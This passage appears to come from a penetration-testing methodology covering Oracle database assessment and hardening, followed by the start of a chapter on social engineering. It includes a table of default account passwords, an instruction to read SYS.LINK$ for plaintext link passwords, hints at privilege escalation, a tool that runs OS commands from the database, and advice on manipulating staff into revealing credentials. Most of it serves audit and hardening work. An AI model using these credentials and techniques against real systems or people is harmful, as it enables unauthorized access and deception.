Username	Default Password	Function
SYS	CHANGE_ON_INSTALL	The most powerful account on the database that owns all the internal objects that make up the database itself.
SYSTEM	MANAGER	The initial very powerful account from which most of the object creation is done. Its default password is so well-known, that it must be changed immediately.
SCOTT	TIGER	This account is mainly for learning SQL and for testing database connectivity over the network. You may choose to keep it, but it inherits all the privileges that have been given to the PUBLIC role, and therefore these must be restricted, or completely removed.
DBSNMP	DBSNMP	Required for Oracle Enterprise Manager Intelligent Agent. This is used for remote database administration. It is preferable to not administer Oracle from a remote console, and therefore this account must be removed or its password changed.
TRACESVR	TRACE	For Oracle Trace collection, which is used to collection performance and resource

		utilization data.
CTXSYS	CTXSYS	Supports Context option for function calls contained the columns attribute.
MDSYS	MDSYS	Used to support Spatial Data Option. Remove or disable unless this option is required.
DEMO	DEMO	As the name suggests.
CTXDEMO	CTXDEMO	Context option demonstration.
APPLSYS	FND	
NAMES	NAMES	
SYSADM	SYSADM	
ORDPLUGINS	ORDPLUGINS	Supports video data attribute information for ORDVideo objects.
OUTLN	OUTLN	Ensures that the SQL Query optimizer generates the same final execution plan when the input SQL statements are the same.
ADAMS	WOOD	The accounts of ADAMS, BLAKE, JONES, and CLARK are legacy accounts for education purposes.
BLAKE	PAPER	``
JONES	STEEL	``
CLARK	CLOTH	``
AURORAORB UNAUTHENTICATED	Randomly generated	Used for supporting the Oracle 8i Aurora JVM facilities of the RDBMS server to concurrently schedule Java execution.
ORDSYS	ORDSYS	Used to support Oracle 8i

		Time Series Option to enable working with calendars and time series data.
MTSYS	MTSYS	This account supports the Microsoft Transaction Server and the Microsoft Application Demo software.
APPS	APPS	
SAP	SAPR3	The default username/password combination if SAP is running.

Oracle default account and passwords, as well as some of the best Oracle security information available in one place is Pete Finnigan's website at www.petefinnigan.com. It now even comes with an RSS feed to get you Pete's analyses of various Oracle security issues, new articles published, and new Oracle security alerts. I strongly recommend reading the papers listed there, and using the tools and scripts he has put up.

Y.2.1.4 Post-Authentication Assessment

Assuming you've managed to gain access to the Oracle database using the accounts shown above, or through a successful exploit, the main attempt should be to get access to critical tables, and important data.

Y.2.1.4.1 The SYS.LINK$ table

Oracle has a feature called as Database links. In this situation, one Oracle database can connect to another Oracle database, where the first database acts as the client. In order to be able to connect to the second database, the first database must supply the proper authentication credentials, which must be stored somewhere within the first database. This information is stored in the table SYS.LINK$ in plain-text. If the target system is configured to use database links, then you could potentially execute a SELECT statement on the LINK$ table and retrieve the username/password used to connect to the second database. It is thus trivial to compromise the second database.

Caveat: Only users within the DBA group have access to the LINK$ table.

Y.2.1.4.2 PRIVILEGE ESCALATION

In case, you have managed to guess only a non-DBA account and do have limited privileges on the system, a bunch of recent Oracle vulnerabilities can help you elevate your privileges. A number of these vulnerabilities were discovered by the team at Nextgen Security Software (www.nextgenss.com), and they have decided to withhold the information until early next year, by when database administrators will have had a chance to patch these issues.

However, David Litchfield in his presentation at Blackhat USA 2004, has given some clues on how this could be done using the SQL injection vulnerabilities present in default Oracle procedures.

Y.2.1.4.3 INITIALIZATION PARAMETERS

Oracle uses a number of parameters, which are set during database initialization. These parameters can be access from the V$PARAMETER table. The table show below discusses the security-specific parameters and their implications:

Parameter Name	Title	Description
O7_DICTIONARY_ACCESSIBILITY	Version 7 Dictionary Accessibility Support	Users with the ANY privilege (see section on Privileges) would be allowed to access the objects (tables, views, triggers, etc.) in the SYS schema. These are very critical objects with very sensitive information, and you can prevent a user from accessing this information, even if he has the ANY privileges, by setting the value of this parameter to FALSE. Under no circumstances is it recommended to set this value to TRUE.
audit_trail	Enable system auditing	To turn auditing on and control whether Oracle generates audit records based on the audit options currently set, set the parameter AUDIT_TRAIL to "DB" in the database's

		parameter file. This will start Oracle's built-in auditing and direct all auditing data to the database's auditing trail.
db_name	database name specified in CREATE DATABASE	This is for information purposes only – the name of the database.
dblink_encrypt_login	enforce password for distributed login always be encrypted	The Oracle configuration parameter DBLINK_ENCRYPT_LOGIN specifies whether attempts to connect to remote Oracle databases through database links should use encrypted passwords. Prior to Oracle 7.2, passwords were not encrypted before being sent over the network. In order to connect to older servers, Oracle included this parameter to retry failed connections using the unencrypted format. If the DBLINK_ENCRYPT_LOGIN parameter is TRUE, and the connection fails, Oracle does not reattempt the connection. If this parameter is FALSE, Oracle reattempts the connection using an unencrypted version of the password. Servers with

		DBLINK_ENCRYPT_LOGIN set to FALSE can be coerced into sending unencrypted passwords by computers between linked servers. This parameter must be set to TRUE in the init.ora configuration file. (See the section on Database Links for more details)
instance_name	instance name supported by the instance	This is just for information purposes and its value is the same as that which you used in the host-string.
log_archive_start	start archival process on SGA initialization	To enable automatic archiving of filled groups each time an instance is started, include the initialization parameter LOG_ARCHIVE_START in the database's initialization parameter file and set it to TRUE. The new value takes effect the next time you start the database.
os_authent_prefix		If the database has been configured to use the Operating System authentication, rather than its own, then the users who are identified on the

		OS rather than on the database, have their user names on the database prefixed by the value shown here in order to distinguish them as OS users. By default this value is OPS$, meaning that a user who is identified on the Operating System as 'user1' will have a corresponding database login as 'OPS$user1'
os_roles	retrieve roles from the operating system	To operate a database so that it uses the operating system to identify each user's database roles when a session is created, set the initialization parameter OS_ROLES to TRUE (and restart the instance, if it is currently running). When a user attempts to create a session with the database, Oracle initializes the user's security domain using the database roles identified by the operating system. This may be set to TRUE if the database is configured to use external Operating System authentication.

processes	user processes	This parameter determines the maximum number of operating system processes that can be connected to Oracle concurrently. The value of this parameter must include 5 for the background processes and 1 for each user process. For example, if you plan to have 50 concurrent users, set this parameter to at least 55.This parameter is set to an acceptable value.
remote_login_passwordfile	password file usage parameter	This parameter tell Oracle whether to check authentication information from a file created using the 'orapwd' utility instead of the SYS.USER$ table. This is mainly for remote administration of a database from a client PC and should in most cases be strictly avoided. The preferred value of this parameter is NONE. It can also be set to EXCLUSIVE, which means that only one instance can use this file, but it can contain hashed passwords for users other than SYS and INTERNAL.


		It can also be set to SHARED, which means multiple instances can use the password file, but only hashed passwords for SYS and INTERNAL are allowed. See the section on Users and Roles for more information on the INTERNAL account.
remote_os_authent	allow non-secure remote clients to use auto-logon accounts	It is strongly recommended that the value of this parameter be set to FALSE. Setting it to TRUE allows a user to connect to the database without supplying a password, as long as he is logged on to his operating system with an allowed user name. An attacker can impersonate the user on his own OS and get connected to Oracle, if the user is set up for remote authentication.
remote_os_roles	allow non-secure remote clients to use os roles	The same logic applies here as well. This value must be set to FALSE to disallow a malicious user from connecting to the database and assuming a role that is identified by his own Operating

		System, instead of by the database.
resource_limit	master switch for resource limit	If a database can be temporarily shut down, resource limitation can be enabled or disabled by the RESOURCE_LIMIT initialization parameter in the database's initialization parameter file. Valid values for the parameter are TRUE (enables enforcement) and FALSE; by default, this parameter's value is set to FALSE. Once the parameter file has been edited, the database instance must be restarted to take effect. Every time an instance is started, the new parameter value enables or disables the enforcement of resource limitation.
sessions	user and system sessions	This is the maximum number of sessions that can connect to the database. Usually, you begin with the default value and increase it if you find that the peak usage is more than expected.

sql92_security	require select privilege for searched update/delete	The SQL92 standards specify that security administrators should be able to require that users have SELECT privilege on a table when executing an UPDATE or DELETE statement that references table column values in a WHERE or SET clause. SQL92_SECURITY lets you specify whether users must have been granted the SELECT object privilege in order to execute such UPDATE or DELETE statements.
utl_file_dir	Directories that the UTL_FILE package can access	The UTL_FILE package allows Oracle to read and write files on the host Operating System. The value of this parameter determines which directories on the OS can be accessed by PL/SQL statements. Setting this option to '*' in effect turns of any access control on the directories. It must also not be set to the current directory '.'. In face, access to the UTL_FILE package itself must be severely restricted.

Y.2.1.4.4 DEFAULT USERS

The list of users can be seen from the OEM as shown below:



User Accounts in Oracle 9i (almost all default accounts are locked, except DBSNMP)

As with any other system, the auditor must ensure that only necessary accounts have been created, and dormant accounts are being regularly removed. Dormant accounts can be extracted using the script available at http://www.petefinnigan.com/audit_last_logon.sql. Also, as far as possible generic accounts must be avoided.

To see all the users created on the system:

SQL>Select * from DBA_USERS

In order to get only the fields we want to study:

SQL>Select Username, Password, Account_Status, Default_Tablespace, Profile from DBA_USERS

Let us study each of these columns one by one. The first two column lists all the users created in this database, and their hashed passwords. We must ensure that all default accounts have been removed unless they are absolutely required. The problems with default accounts are well known: they are common knowledge, their passwords are also known (see table of default users and passwords below), and they have the privileges that have been granted to the role PUBLIC (more on this in the section on Roles and Privileges).

Y.2.1.4.5 PROFILES

The final and most important user parameter is the Profile. In Oracle, user account restrictions in terms of password parameters and resource usage can be set with the use of Profiles. In a default installation, Oracle creates one profile called the DEFAULT profile, which gives no password or resource restrictions. We must modify this profile to set its parameters appropriately.

You may execute the following query to get the values for the parameters in each profile defined in the database:

SQL>Select * from DBA_PROFILES

Next, we describe each parameter, and its suggested value. Do keep in mind, though, that these are only general recommendations and need to be carefully evaluated for each specific instance. But the important thing is that the parameters must be changed from their default settings. This can also be done by using a script called '*utlpwdmg.sql*' found in *$ORACLE_HOME/rdbms/admin.*

The parameters of each Profile are of two types: Kernel and Password. Let us see the Password parameters first:

FAILED_LOGIN_ATTEMPTS

The FAILED_LOGIN_ATTEMPTS parameter serves as a limit to the number of allowed failed login attempts before the account is locked out. Setting this parameter to an acceptable value ensures that no malicious user can try to guess passwords by repeatedly trying to login. Setting this value limits the ability of unauthorized users to guess passwords and alerts the DBA as to when password guessing occurs (accounts display as locked). Once an account is locked, it cannot be logged on to for a specified number of days or until the DBA unlocks the account. (See the Password Lock Time and Password Reuse Time below). Default value: UNLIMITED, meaning never lock an account. Suggested value: A user must be locked out after at least 3 failed login attempts. Ensure that this value is set to 3, or a maximum of 6 but never more than that.

PASSWORD_LOCK_TIME

When a particular user exceeds a designated number of failed login attempts, the server automatically locks that user’s account. You must specify the permissible number of failed login attempts using the FAILED_LOGIN ATTEMPTS parameter above. Here you can specify the amount of time accounts remain locked. Default value: UNLIMITED Suggested value: .0006

PASSWORD_LIFE_TIME

This parameter determines the maximum validity period for a password. The user must change the password within the value of this parameter. This is one of the most critical parameters and its value must be set strictly as recommended. Setting this value ensures users are changing their passwords. Default value: UNLIMITED. Suggested value: As per the security policy, this may be set to a value between 30-60 days.

PASSWORD_GRACE_TIME

Users enter the grace period upon the first attempt to log in to a database account after their password has expired. During the grace period, a warning message appears each time users try to log in to their accounts, and continues to appear until the grace period expires. Users must change the password within the grace period. If the password is not changed within the grace period, the account expires and no further logins to that account are allowed until the password is changed. Default value: UNLIMITED, meaning never require an account to change the password; Suggested value: 10

PASSWORD_REUSE_TIME

The PASSWORD_REUSE_TIME value specifies the number of days before a password can be reused. PASSWORD_REUSE_TIME can be set to a specific number of days; to UNLIMITED; or to DEFAULT, which uses the value indicated in the DEFAULT profile. Default value: UNLIMITED, which allows passwords to be reused immediately. PASSWORD_REUSE_TIME is mutually exclusive with PASSWORD_REUSE_MAX. If PASSWORD_REUSE_TIME is set to a value for a given profile, PASSWORD_REUSE_MAX must be set to UNLIMITED for the same profile. And vice-versa. Default value: UNLIMITED. Suggested value: 1800

PASSWORD_REUSE_MAX

This parameter determines the number of password changes a user must make before he can re-use his current password. (Compare this with the PASSWORD_RESUE_TIME, wherein he can reuse his password if it is older than x number of days). This along with the other parameters for the profile further increases the impregnability of the user accounts. If PASSWORD_REUSE_MAX is set to a value for a given profile, PASSWORD_REUSE_TIME must be set to UNLIMITED. Default value: UNLIMITED. Suggested value: UNLIMITED (assuming PASSWORD_REUSE_TIME has been set appropriately).

PASSWORD_VERIFY_FUNCTION

The PASSWORD_VERIFY_FUNCTION value specifies a PL/SQL function to be used for password verification when users who are assigned this profile log into a database. This function can be used to validate password strength by requiring passwords to pass a strength test written in PL/SQL. The function must be locally available for execution on the database to which this profile applies. Oracle provides a default script (utlpwdmg.sql), but you can also create your own function. The password verification function must be owned by SYS. Default value: NULL, meaning no password verification is performed. Suggested value: VERIFY_FUNCTION (found in the utlpwdmgr.sql script, or one of your own.) As mentioned earlier, there exists a default script utlpwdmgr.sql to do it for you. The values set by this script are the ones given here as suggested values. You may change this script or use the ALTER PROFILE statement to set your own values.

Finally, we have the Kernel parameters, which are to do with restrictions on resource usage and help to prevent a Denial of Service situation. Again, the values given here are only suggestions and you may have to test these on a development database before applying them on a production setup.

COMPOSITE_LIMIT

Composite Resource Usage limits the total cost of resources used for a session. The resource cost for a session is the weighted sum of the CPU time used in the session, the connect time, the number of reads made in the session, and the amount of private SGA space allocated. Its recommended value is 1000000

SESSIONS_PER_USER

Concurrent Sessions Resource Usage limits the number of connections that a user can establish without releasing previous connections.

Its recommended value is 1

CPU_PER_SESSION

CPU/Session limits restrict the maximum amount of total CPU time allowed in a session. The limit is expressed in seconds. Its recommended value is 1000000

CPU_PER_CALL

CPU/Call limits restrict the maximum amount of total CPU time allowed for a call (a parse, execute, or fetch). The limit is also expressed in seconds. Its recommended value is 1000000

LOGICAL_READS_PER_SESSION

Reads/Session Resource Usage limits restrict the total number of data block reads allowed in a session. The limit includes blocks read from memory and disk. Its recommended value is 50000

LOGICAL_READS_PER_CALL

Reads/Call Resource Usage limits restrict the Maximum number of data block reads allowed for a call (a parse, execute, or fetch) to process a SQL statement. The limit includes blocks read from memory and disk. Its recommended value is 5000

IDLE_TIME

This setting limits the maximum idle time allowed in a session. Idle time is a continuous period of inactive time during a session. Long-running queries and other operations are not subject to this limit. The limit is expressed in minutes. Setting an Idle Time Resource Usage limit helps prevent users from leaving applications open when they are away from their desks.

Its recommended value is 15

CONNECT_TIME

Connect Time Resource Usage limits restrict the maximum elapsed time allowed for a session. The limit is expressed in minutes. Setting a Connect Time Resource Usage limit helps prevent users from monopolizing a system and can ensure that resources are released when a user leaves his workstation without logging off the system.

Its recommended value is 90

The default value for all of these parameters is UNLIMITED, and must be changed according to the values suggested above or those found appropriate depending upon available resources and expected peak usage.

Y.2.1.4.6 ROLES AND PRIVILEGES

In Oracle, privileges are assigned to roles and roles are assigned to users. You can think of roles in Oracle, as groups in Unix or Windows. This facilitates easier management of users and privileges. Instead of assigning privileges to 100 users in the accounts department, you can create one ACCOUNTS role, assign it the required privileges, and then assign this role to all the 100 users. If in the future, you decide to remove a privilege you had granted earlier, all you need to do is remove it from the role, and automatically all the users assigned to that role will lose the privilege.

To see all the roles that exist in the database:

SQL>Select * from DBA_ROLES

To first see what roles have been granted to a given user, RAKESH:

SQL> Select GRANTEE, GRANTED_ROLE, ADMIN_OPTION, DEFAULT_ROLE from DBA_ROLE_PRIVS where GRANTEE='RAKESH'

Remember that roles can be assigned to users as well as to roles. An entire hierarchy of roles can be created. For instance, you may create roles ACCOUNTS and PERSONNEL for the respective departments, and a role MANAGEMENT for senior managers. If the requirement is to provide MANAGEMENT privileges that have been granted to both ACCOUNTS and PERSONNEL, then these roles can be assigned to MANAGEMENT. As a result, to really know all the roles assigned to a user, you must repeatedly execute the above query for the roles that appear in its result. We will see an example of how to do this below.

Also, there is one critical role that you must ensure has not been assigned to any application users: the RESOURCE role. This role includes privileges that are not required by most application users, and a more restricted role must be granted:

SQL>Select * from DBA_ROLE_PRIVS where GRANTED_ROLE='RESOURCE'

Another role that you must also check for, is the CONNECT role. This role grants critical privileges such as CREATE TABLE, CREATE DATABASE LINK, and several others, which are not required by the majority of database users. Instead of using the CONNECT role to grant users access to Oracle, a special role must be created with only the CREATE SESSION privilege, and then this role must be granted to all users. This can be checked as follows:

SQL>Select * from DBA_ROLE_PRIVS where GRANTED_ROLE='CONNECT'

Privileges are granted to users/roles using the GRANT statement and are removed using the REVOKE statement. The possible object privileges in an Oracle database are:

Privilege	Authorization
Select	Read the information from a table or view
Update	Modify the contents of the table or view
Insert	Add new rows of data into a table or view
Delete	Delete one or more rows from a table or view
Execute	Execute or access a function or procedure
Alter	Modify an object's parameters
Read	Read files in a directory
Reference	Create a constraint that refers to a table
Index	Create an index on a table

These are called object privileges, and are granted to users or roles on database objects such as tables, views, procedures, functions, triggers, synonyms, indices, etc.

The second type of privilege is system privileges. These allow you to connect to the database, affect database objects, and to create user objects such as tables, views, indexes and stored procedures.

The syntax for granting privileges is:

SQL>grant <privilege> to <user or role>

To see what privileges a user is granted you must also see what privileges are granted to the roles that he is assigned. Object and system privileges are stored in the DBA_TAB_PRIVS and the DBA_SYS_PRIVS views. For RAKESH, check the object privileges that have been granted:

SQL>Select GRANTEE, OWNER, TABLE_NAME, GRANTOR, PRIVILEGE, GRANTABLE from DBA_TAB_PRIVS where GRANTEE='RAKESH'

You must also ensure that RAKESH has been granted only the appropriate privileges, according to his functionality requirements.

Here, the GRANTOR and the OWNER can be two different users. This is possible because of the GRANTABLE field. This field is also known as the 'WITH GRANT OPTION'. This option allows the grantee to further grant these privileges to users that he wants to. This is a dangerous option and must be used sparingly.

To check all object privileges that have been assigned with the 'WITH GRANT OPTION':

SQL>Select * from DBA_TAB_PRIVS where GRANTABLE='YES'

Finally, system privileges are stored in the view DBA_SYS_PRIVS. Some system privileges are CREATE SESSION (to allow the user to connect to the oracle database), CREATE TABLE, CREATE VIEW, etc. To check what actions RAKESH can do as far as creating and manipulating the database objects is concerned:

SQL>Select GRANTEE, PRIVILEGE, ADMIN_OPTION from DBA_SYS_PRIVS where GRANTEE='RAKESH'

Once again, you must ensure that RAKESH has the most restrictive set of system privileges. The other thing to note is the field ADMIN_OPTION. This is somewhat similar to the field GRANTABLE in the object privileges view DBA_TAB_PRIVS. This field, also known as, 'WITH ADMIN OPTION', allows the GRANTEE to grant these system privileges to other users or roles. This is similar to the WITH GRANT

OPTION for object privileges and is very critical. To check for all privileges that have been assigned using the WITH ADMIN OPTION:

SQL>Select * from DBA_SYS_PRIVS where ADMIN_OPTION='YES'

To summarize, what we need to do is this:

Pick the user (or we can do this for all users), say RAKESH

Find out all the roles assigned to him:

SELECT * FROM DBA_ROLE_PRIVS where GRANTEE='RAKESH'

Find out the object privileges granted to RAKESH and also to the roles that have been assigned to RAKESH:

SELECT * from DBA_TAB_PRIVS where GRANTEE='RAKESH'

Find out all system privileges granted to RAKESH and his roles:

SELECT * from DBA_SYS_PRIVS where GRANTEE='RAKESH'

One role that this must specially be done for is PUBLIC. The PUBLIC role is like the 'Everyone' group in Windows. It cannot be removed, and every database user is automatically assigned the PUBLIC role. On a default database, the PUBLIC role has a really extensive list of permissions. It is highly recommended to complete REVOKE all privileges *and* roles that have been granted to PUBLIC. Any privilege that stays with PUBLIC is to be viewed as a critical security risk. In a default setup the output of this command can be quite voluminous:

SQL>Select * from DBA_TAB_PRIVS where GRANTEE='PUBLIC'

And

SQL>Select * from DBA_SYS_PRIVS where GRANTEE='PUBLIC'

And

SQL>Select * from DBA_ROLES_PRIVS where GRANTEE='PUBLIC'

Alternatively, you can query privileges based on the object name. For instance, the SYS.LINK$ table contains plain-text passwords for database links (see section later), and the SYS.AUD$ table contains the auditing trail, in case auditing has been turned on and the audit destination is DB. Both these tables must be protected from lower-privileges accounts. You can view the privileges on these tables with the query:

SQL>Select * from DBA_TAB_PRIVS where TABLE_NAME in (‘SYS.LINK$’, ‘SYS.AUD$’)

It is preferable that privileges be granted to roles rather than to users. The advantages of this have been mentioned at the start of this section. To check for those privileges that have been granted directly to users:

SQL>Select * from DBA_TAB_PRIVS where GRANTEE in (Select * from DBA_USERS)

And

SQL>Select * from DBA_SYS_PRIVS where GRANTEE in (Select * from DBA_USERS)

Additionally, you also want to ascertain all object privileges that have been granted with the ‘WITH GRANT OPTION’:

SQL>Select * from DBA_TAB_PRIVS where GRANTABLE=’YES’

And all system privileges that have been granted with the ‘WITH ADMIN OPTION’:

SQL>Select * from DBA_SYS_PRIVS where ADMIN_OPTION=’YES’

There is a certain subset of system privileges, which are granted using the keyword ANY. For instance, a user can be granted the CREATE TABLE privilege, which allows him to create tables within his own schema, but he can also be granted the CREATE ANY TABLE privilege, which allows him to create tables in other users’ schemas as well. This is once again a dangerous set of privileges and must be granted with extreme caution. To check who has these privileges:

SQL>Select * from DBA_SYS_PRIVS where PRIVILEGE LIKE ‘%ANY%’

You also want to be very sure of why any users have been granted the DBA role:

SQL>Select * from DBA_ROLE_PRIVS where GRANTED_ROLE='DBA'

The absolute minimum number of people must be granted this maximum privileges role. Any extraneous additions to this role imply serious security flaws in the setup.

Next you must check for those users that are connected to the database at this point of time, with DBA privileges:

SQL> Select username, SID, Status, Schema#, Server from SYS.V_$SESSION where username in (Select username from DBA_ROLE_PRIVS where GRANTED_ROLE in ('SYS','DBA'))

The V_$SESSION view contains information about the current sessions, and we query it for those users who are assigned to the SYS or the DBA roles. This again, must be a minimum number and you must check that there are no multiple logins by two or more users using the same DBA-level account. This results in a complete loss of accountability. All users must have their own accounts with appropriate restricted privileges.

You must also keep a check on all tables that are present in the SYS or SYSTEM tablespaces. As mentioned earlier, these are privileges tablespaces and no user must be allowed to create his own tables here. The best method is to run the following query on a default installation and store it as a baseline for future comparisons, any new tables popping up in the output must be investigated:

SQL>Select * from DBA_TABS where TABLESPACE_NAME in ('SYS', 'SYSTEM')

Y.2.1.4.7 ORACLE AUDIT FUNCTIONALITY

For Oracle's built-in auditing functionality, you must not only determine the rationale behind the turning on of auditing, but also the level of auditing and its impact on system resources. Oracle auditing gets turned on as soon as you set the AUDIT_TRAIL parameter in the init<SID>.ora file. If this value is set to DB, then all entries go to SYS.AUD$ table, if it is set to OS, then they go to the $ORACLE_HOME/rdbms/audit directory. This location will be altered if the AUDIT_FILE_DEST parameter is set to a different path.

In Oracle, we can audit the following:

- **Statement Auditing:** Audits on the type of SQL statement used, such as any SQL statement on a table.
- **Privilege Auditing:** Audits use of a particular system privilege, such as CREATE TABLE
- **Object:** Audits specific statements on specific objects such as ALTER PROFILE on the DEFAULT profile.

You can set these auditing options and specify the following conditions:

- WHENEVER SUCCESSFUL/WHENEVER NOT SUCCESSFUL
- BY SESSION/BY ACCESS

The main problem with auditing is either too much information or too less information.

All audit entries go into the SYS.AUD$ table which must be secured with the tightest set of permissions. It must also be recycled by exporting it to another table, and truncating it, as it has a predefined size limit.

To view the current auditing options:

Statement Auditing

SQL>Select * From DBA_STMT_AUDIT_OPTS

Privilege Auditing

SQL>Select * from DBA_PRIV_AUDIT_OPTS

Object Auditing

SQL>Select * from DBA_OBJ_AUDIT_PRIVS

Ensure that the audit parameters are according to the rationale and requirement of the organization's audit policy.

The SYS.AUD$ table is bulky and difficult to analyze; therefore you must rely on the numerous views created on this table. These views are of the type: DBA_AUDIT_<viewname>

Irrespective of the audit configuration, Oracle will always capture the following minimum fields:

- User ID
- Session identifier
- Terminal identifier
- Name of the schema object accessed
- Operation performed or attempted
- Completion code of operation
- Date and time
- System privileges used

Y.2.1.4.8 OAT

The Oracle Auditing Tools is a toolkit that could be used to audit security within Oracle database servers.

The OAT use CREATE LIBRARY to be able to access the WinExec function in the kernel32.dll in Windows or the system call in libc on Un*x. Having access to this function makes it possible to execute anything on the server with the same security context as the user who started the Oracle Service. So basically all accounts with default passwords, or easy guessable password, having this privilege can do this.

The OAT have a built-in TFTP server for making file transfers easy. The tftp server is based on the server source from www.gordian.com.

The Tools are Java based and were tested on both Windows and Linux. They should hopefully also run on any other Java platform.

For more information on OAT visit http://www.cqure.net/tools.jsp?id=7

Y.3 DATABASE SERVICES COUNTERMEASURES

- The first and most important step is to remove default accounts, assign strong passwords to existing accounts, and begin the audit facility for failed logins
- At the network perimeter block access to database ports such as TCP 1433 and UDP 1434 for SQL Server, and TCP 1521 for Oracle, and TCP 3306 for MySQL.
- Keep the databases patched. This is easier said than done, since it is not trivial to take a database system down for applying and testing patches. However, those patches that address vulnerabilities, which can be exploited remotely without authentication, must be given top priority. For instance, buffer overflows in the TNS Listener service, or those in the SQL SSRS.
- To protect from privilege escalation attacks, lock down the database configuration by removing unnecessary stored and extended stored procedures, reducing the privileges of default groups/roles such as PUBLIC, keeping the privileges of existing user accounts to a minimum, and auditing access to critical tables and views.

2 SOCIAL ENGINEERING

Social Engineering type of attacks is by far the simplest methods of gaining information without actually compromising the security tools deployed on the information systems. According to Webster's dictionary it is "the management of human being in accordance with their place & function in society, applied social science". Through a successful social engineering attack a hacker can easily get information by asking for it instead of having to break or subvert security measures installed on information systems.

Most information systems depend on a certain level of trust for their functioning. E.g. Large Organizations depend heavily on e-mail and remote access for communication and often all users are assigned user-id passwords for their access. In case the users misplace their passwords they have the flexibility of calling the IT Helpdesk and getting their passwords changed. When a user calls the IT Helpdesk for resetting access, there is a certain level of trust established between the user and the helpdesk analyst. A hacker tries to create this trust to gain valuable information from the helpdesk analyst.

What is Social Engineering?

Social Engineering: Term used among crackers for cracking techniques that rely on weaknesses in wetware rather than software; the aim is to trick people into revealing passwords or other information that compromises a target system's security. Classic scams include phoning up a mark who has the required information and posing as a field service tech or a fellow employee with an urgent access problem.

The term "wetware" refers to the mind of the target/mark, or the people you try to social engineer.

Social engineering cannot be based upon scripts, as all people are different from one another, you have to rely on what you know about the company/person, and your own spark of creativity to gain the information needed.

What are the Benefits of Social Engineering?

Using social engineering technics, the auditor/pen-tester can gain sensitive information, like user credentials, usernames and passwords, from people working in the autited company/organisation, exploiting the most vulnerable part of the security system, the human part.

This technic it's the most rewarding method of gaining information from a target/mark without actually deploy any virtual tools or methods of virtual attack to gain the sensitive information needed.
The auditor must use this method first, because it can give him a good starting point to further exploit the company/organisation that he targets.

Through social engineering, one can gain the highest level of access on a system sometimes, with ease and being virtually untraceble by the target. Regular accounts to start with or even high level access acounts can be obtained using social engineering. Also information regarding the topology of the audited company/organisation, as in hardware and software information that can lead to a more easily way of compromising the security of the audited company/organisation.

Types of Social Engineering

Social Engineering can be broken into sub-types like:

- Regular social engineering – direct contact with the target/mark by phone, email or other methods of communication to gain the information required.
- Reverse social engineering – create a unussual situation for the target/mark to handle and offering outside help, one can gain sensitive information from the target/mark through this process.

Purpose

The purpose of this document is to offer a good level of information regarding the gathering information method known as "Social Engineering", so the auditor/pen-tester can understand and deploy this method to gain the information needed during an audit for a company/organisation.

Requirement

The requirements for this method of gaining information to work are: a good understanding of the company's/organisation's enviroment and a good understanding of the ways to manipulate a person to gain trust and then to exploit this level of trust to obtain sensitive information from the target.

Understand Organization's environment

Before the auditor/pen-tester can start a social engineering session, a good knowledge of the company's/organisation's enviroment is needed.

Things like hardware and software infrastructure, the problems the company/organisation it may have with it's enviroment, the levels of organisation inside the target, partners, customers, etc. are very good to know before starting a social engineering session. Knowing more about your target enviroment can be very helpful in establishing a good level of trust during a social engineering session.

Technical Requirements

